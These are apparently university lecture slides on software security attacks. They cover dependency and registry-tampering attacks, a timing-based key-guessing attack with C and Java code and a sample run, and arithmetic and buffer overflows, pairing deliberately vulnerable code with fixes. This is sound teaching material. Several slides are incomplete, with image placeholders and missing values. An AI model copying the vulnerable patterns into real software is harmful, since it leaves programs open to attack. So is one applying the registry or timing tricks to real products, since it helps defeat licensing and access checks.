Module 6
Software Security Attacks

Dr. Natarajan Meghanathan
Associate Professor of Computer Science
Jackson State University
E-mail: natarajan.meghanathan@jsums.edu

Dependency Attacks

1. Block access to libraries.
2. Manipulate registry values.
3. Force the application to use corrupt files (includes write protected, inaccessible, physically corrupt etc.) and file names.
4. Force the application to operate in low memory/disk space/network availability conditions

1. Block Access to Libraries

- When this attack can be launched
  - Applications rely on libraries to get work done.
  - These libraries may be application-specific or may be from another application or the OS.
  - There are tools (like Holodeck from Florida Inst. Tech.) that can help a tester to identify the libraries that an application loads/uses. These give us clues as to what to block and when.
  - Often the application's secure behavior is contingent on it having access to everything it thinks it has access to.
  - Interesting times to apply this attack:
    - Validation tasks
    - Application startup
    - While using some security-related functionality

2. Manipulate Registry Values

- This is a Windows OS specific attack
- When developers read/write information from/to the registry, they trust that the values are accurate and have not been/ will not be tampered with maliciously
- This trust can lead to sensitive information, such as password or software license purchase info, stored in plain text in the registry.
- The checks done on user input are often not made on data retrieved from the registry.
- Many of the “try and buy” software that run on Windows have been easily subverted by altering a registry key (either weakly encrypted or could be a simple text value) which can then deceive an application into thinking that it has been legitimately purchased.
- Registry keys have also been altered to gain access to protected data such as other user’s accounts or inappropriately alter application’s functionality or configuration.

3. Force the Application to use Corrupt Files

- Developers are good at screening input directly from users
  - Data type constraints on fields
  - Integrity checks on data
- When information comes from the file system though, the checks/ constraints are much less stringent.
- Corrupt data (from a file) that is not filtered and makes its way into the application usually causes a crash, leading to denial of service.

4. Manipulate Memory/ Disk Space/ Network

- Applications *need* memory and disk space to get work done.
- Depriving them of these resources can have unpredictable results.
- This attack helps determine how robust an application is under stress – i.e., block a resource when an application seems most in need of it and see how the application reacts.
- At worst, this attack gives a better understanding of what resources an application needs and when.
- Applications tend to take the availability of remote resources as granted – especially in the middle of transactions.

- How to Conduct this Attack: Deprive the application of these resources by:
- (memory) Launching lots of applications and creating contention
- (disk space) Creating large files on disk.
- (network) Starting a few sizable background downloads

Application Program Security

- Instead of directly exploiting the weaknesses in the OS kernel, the attack could be on the insecure application programs running on the system or even the non-kernel OS programs (such as the `passwd` program) that run at high privileges than those granted to common users.
- We will look at the following programming-based attacks in this module
  1. Linearization Attacks
  2. Arithmetic Overflow Attack
  3. Buffer Overflow Attack
  4. Stack Smashing Attack
  5. Format String Attack
  6. Time of Check to Time of Use Attack

Linearization Attacks

- Linearization attacks on a software occur when a user-supplied key is to be validated for correctness wherein the key is formed from a given set of symbols (characters).
- Cause: For efficiency, programmers often develop the key-validating software in such a way that it checks one character at a time (from left to right) and quits checking once an incorrect character is found.
  - According to the above logic, the correct key will take longer to be processed than any incorrect key.
  - The more leading characters that are correct, the longer the program will take to check for the key.
    - A prospective key (could be a correct key) that has the first character correct will take a longer time for validation than any key that does not correctly have the first character.
    - Similarly, a prospective key with the first two characters being correct will take a longer time for validation than any key that has the first character correct; but, an incorrect second character…

Linearization Attacks

- Given the length L of the correct key, an attacker can select a string of characters of length L and vary the first character over all possibilities.
- For example, assume the correct key is “SD579436” and the key is formed from a set of alphabets A-Z and digits 0-9.
  - The attacker can assume an initial string “12345678”
  - If the attacker can time the program precisely enough and try varying the first character of the key string, he will find that the string beginning with ‘S’ takes the most time.
  - The attacker can then fix the first character as ‘S’ and vary the second character, in which case, he will find that a second character of ‘D’ takes the longest.
  - Continuing like above, the attacker can find the correct key, one character at a time.
  - Thus, the attacker can search and determine the correct key in linear time, rather than searching through an exponential number of cases.
- If the length of the correct key is L and the symbol set is N characters in size, then the time complexity of a brute-force attack is $O(N^L)$; whereas, the time complexity of a linearization attack is $O(NL)$.
- Solution: Do not break early from the loop. Check the entire key even though it is determined to be invalid at the first mismatch.
- Tradeoff: More processing time.

C Example: Linearization Attacks

```
#include <stdio.h>

int main(int argc, const char *argv[])
{
    int i;
    char serial[9]="S123N456\n";

    for(i = 0; i < 8; ++i)
    {
        if(argv[1][i] != serial[i]) break;
    }
    if(i == 8)
    {
        printf("\nSerial number is correct!\n\n");
    }
}
```

Java Example: Linearization Attacks

```
class linearization{

  public static void main(String[] args){

   try{
        long beginTime = System.nanoTime();
        long endTime = System.nanoTime();

        String serial = "14312903";

        if (args[0].length() < 8 || args[0].length() > 8){
                System.out.println("wrong length...");
                endTime = System.nanoTime();
                System.out.println("difference in time: "+(endTime-beginTime));
                System.exit(0);
        }

          for (int i=0; i< 8; i++){
            if (serial.charAt(i) != args[0].charAt(i) ){
                endTime = System.nanoTime();
                System.out.println("difference in time: "+(endTime-beginTime));
                System.exit(0);

            }

             Thread.sleep(100);
          }

                endTime = System.nanoTime();
                System.out.println("difference in time: "+(endTime-beginTime));
          System.out.println("serial number matches..");

      }
     catch(Exception e){e.printStackTrace();}
    }
}
```

Execution of the Java Linearization Attack Example

```
C:\Fall-2011\CSC438-SSS\linearization>java linearization 15901291
difference in time: 100421422

C:\Fall-2011\CSC438-SSS\linearization>java linearization 14901291
difference in time: 201376991

C:\Fall-2011\CSC438-SSS\linearization>java linearization 14301291
difference in time: 301187721

C:\Fall-2011\CSC438-SSS\linearization>java linearization 14311291
difference in time: 402463721

C:\Fall-2011\CSC438-SSS\linearization>java linearization 14312291
difference in time: 502361613

C:\Fall-2011\CSC438-SSS\linearization>java linearization 14312991
difference in time: 603571683

C:\Fall-2011\CSC438-SSS\linearization>java linearization 14312901
difference in time: 704213525

C:\Fall-2011\CSC438-SSS\linearization>java linearization 14312903
difference in time: 804239365
serial number matches..
```

Note: the difference in time is printed in nanoseconds.

Java Example: Solution to the Linearization Attacks

```
class linearization{

  public static void main(String[] args){

   try{
        long beginTime = System.nanoTime();
        long endTime = System.nanoTime();

        String serial = "14312903";
        boolean flag = true;

        if (args[0].length() < 8 || args[0].length() > 8){
                System.out.println("wrong length...");
                endTime = System.nanoTime();
                System.out.println("difference in time: "+(endTime-beginTime));
                System.exit(0);
        }

          for (int i=0; i< 8; i++){
            if (serial.charAt(i) != args[0].charAt(i) ){
               flag = false;
            }

             Thread.sleep(100);
          }

                endTime = System.nanoTime();
                System.out.println("difference in time: "+(endTime-beginTime));

           if (flag)
           System.out.println("serial number matches..");
           else
           System.out.println(" no match..");

       }
     catch(Exception e){e.printStackTrace();}
    }
}
```

Example for Arithmetic Overflow Vulnerability and Protection

```
#include <stdio.h>

int main(int argc, char * argv[])
{
  unsigned int connections = 0;
  // Insert network code here
  // . . .
  // . . .
  // Does nothing to check overflow conditions
  connections++;
  if(connections < 5)
    grant_access();
  else
    deny_access();
  return 1;
}
```

C-Program vulnerable to an Arithmetic Overflow Attack

Source: Code Fragments 3.3 & 3.4 from Introduction to Computer Security, M. Goodrich & R. Tamassia, Addison-Wesley (2011)

```
#include <stdio.h>

int main(int argc, char * argv[])
{
  unsigned int connections = 0;
  // Insert network code here
  // . . .
  // . . .
  // Prevents overflow conditions
  if(connections < 5)
    connections++;
  if(connections < 5)
    grant_access();
  else
    deny_access();
  return 1;
}
```

Revised C-Program Protected against Arithmetic Overflow Attack

Arithmetic Overflow Attack

- The C program is supposed to keep track of the number of connection requests it has received since it has started, and only grant access to the first four users.

- If the C program (on the left) vulnerable to the arithmetic overflow attack is run, an attacker could just initiate several fake network connection requests that will simply increment the `connections` integer variable and make it to eventually reach the maximum and then wraparound to 0, so that 4 more connection requests will be then granted.

- If the revised C program (on the right) is run, no matter how many connection requests the attacker generates, the value of the `connections` variable will not exceed 5 and the program will simply deny all connection requests, beyond the first 4 connection requests.

Buffer Overflows

- A buffer overflow is the computing equivalent of trying to pour 4-liters of water to a jar that can hold only 2-liters of water. Result: The water spills over the jar.
- Buffer:
  - Is a finite space in memory in which the data can be held.
  - A programmer must declare the buffer's maximum capacity so that the compiler can set aside that much amount of space

- Example of a Buffer Overflow:
  - Declare a character buffer of size 10 `char sample[10];`
  - The compiler sets aside 10 bytes to store this buffer, one byte to store each element of the array, `sample[0]` through `sample[9]`.
  - Consider the following code:

```
for (i=0; i<=10; i++)
    sample[i] = 'A';
```

  - A compiler cannot check this out-of-bounds error at compile time and some programming languages cannot detect this error at run-time even.

Buffer Overflows

- Attack on user's data:
  - Let us say your program has defined two data items which are adjacent in memory: a 5-byte long string buffer A and a two-byte integer, B.
  - Initially, A contains nothing but zero bytes, and B contains the number 4. Characters are one byte wide.

High ***Low***

A	A	A	A	A	B	B
0	0	0	0	0	0	4

  - Now, the program attempts to store the character string "MANIAC" in the A buffer, followed by a zero byte to mark the end of the string. By not checking the length of the string, it overwrites the value of B.

High ***Low***

A	A	A	A	A	B	B
'M'	'A'	'N'	'I'	'A'	'C'	0

  - Although the programmer did not intend to change B, B's value has now been replaced by a number formed from part of the character string.
  - In this example, on a little-endian system that uses ASCII, "C" followed by a zero byte, the value of B would become the number 17152.
  - If B was the only other variable data item defined by the program, writing an even longer string that went past the end of B could cause an error such as a segmentation fault (incase of unauthorized write attempt), terminating the process.

Sample Problem 1: Buffer Overflow Attack

Consider the following layout of memory:

A	A	B	B	B	B	B	C	C

Low Memory Address → High

Initial Values
A = 140
B = “0000\0”
C = 199

Value to be assigned for
B = “MEDALS\0”

Big-endian architecture

Initial Values

32768	16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1	B	B	B	B	B
0	0	0	0	0	0	0	0	1	0	0	0	1	1	0	0	0	0	0	0	\0

← A = 140 →

Low Memory Address


32768	16384	8192	4096	2048	1024	512	256	128	64	32	16	8	4	2	1
0	0	0	0	0	0	0	0	1	1	0	0	0	1	1	1

← C = 199 →

High Memory Address

Sample Problem 1: Buffer Overflow Attack

Consider the following layout of memory:



Low Memory Address → High

Initial Values
A = 140
B = “0000\0”
C = 199

Value to be assigned for B = “MEDALS\0”


Big-endian architecture

Final Values

A = 140

Low Memory Address

‘S’ = 83




C = 21248

‘S’ ‘\0’

High Memory Address

Sample Problem 1: Buffer Overflow Attack

Consider the following layout of memory:



Initial Values
A = 140
B = “0000\0”
C = 199

Value to be assigned for
B = “MEDALS\0”

Little-endian architecture

Initial Values

1	2	4	8	16	32	64	128	256	512	1024	2048	4096	8192	16384	32768	B	B	B	B	B
0	0	1	1	0	0	0	1	0	0	0	0	0	0	0	0	\0	0	0	0	0

A = 140

Low Memory Address


1	2	4	8	16	32	64	128	256	512	1024	2048	4096	8192	16384	32768
1	1	1	0	0	0	1	1	0	0	0	0	0	0	0	0

C = 199

High Memory Address

Sample Problem 1: Buffer Overflow Attack

Consider the following layout of memory:




Initial Values
A = 140
B = "0000\0"
C = 199

Value to be assigned for
B = "MEDALS\0"


Little-endian architecture

Final Values

Low Memory Address




'S' = 83



High Memory Address

Sample Problem 2: Buffer Overflow Attack

Consider the following layout of memory:





Initial Values
A = 69
B = “000\0”
C = 74

Value to be assigned for
B = “SHIP\0”

Big-endian architecture


Initial Values





Sample Problem 2: Buffer Overflow Attack

Consider the following layout of memory:




Low Memory Address → High

Initial Values
A = 69
B = “000\0”
C = 74

Value to be assigned for B = “SHIP\0”


Big-endian architecture

Final Values



A = 69

Low Memory Address




‘\0’

C = 74

High Memory Address

Sample Problem 2: Buffer Overflow Attack

Consider the following layout of memory:



Initial Values
A = 69
B = “000\0”
C = 74

Value to be assigned for B = “SHIP\0”

Little-endian architecture

Initial Values

1	2	4	8	16	32	64	128	256	512	1024	2048	4096	8192	16384	32768	B	B	B	B
1	0	1	0	0	0	1	0	0	0	0	0	0	0	0	0	\0	0	0	0

A = 69

Low Memory Address


1	2	4	8	16	32	64	128	256	512	1024	2048	4096	8192	16384	32768
0	1	0	1	0	0	1	0	0	0	0	0	0	0	0	0

C = 74

High Memory Address

Sample Problem 2: Buffer Overflow Attack

Consider the following layout of memory:



Low Memory Address → High

Initial Values

A = 69

B = “000\0”


C = 74


Value to be assigned for B = “SHIP\0”

Little-endian architecture

Final Values

Low Memory Address






High Memory Address

Buffer Overflows through the Web

- Another type of buffer overflow occurs when parameter values are passed to a web server through the Internet.
- The web browser on the caller's machine will accept values from a user who probably completes fields on a form. The browser encodes those values and transmits them back to the server's website.
- Parameters are passed in the URL line, with a syntax similar to:
  - http://www.somesite.com/subpage/userinput.asp?param1=(808)555-1223¶m2=2009Jan17
- In the above example, the page `userinput` receives two parameters:
  - param1 – a US telephone number
  - Param2 – a date
- Since customers might be from all over the world, the developer of the somesite.com website might have allocated 15 or 20 bytes for an expected maximum length phone number.
- An attacker might try to explore what the server would do when one passes a really long telephone number, say with 500 or 1000 digits
- Passing a very long string to a web server is just a slight variation of the classic buffer overflow problem.

Logical Memory Layout of a Process

High Memory Address



Low Memory Address

Used to store information about the active Sub-routines

Available memory

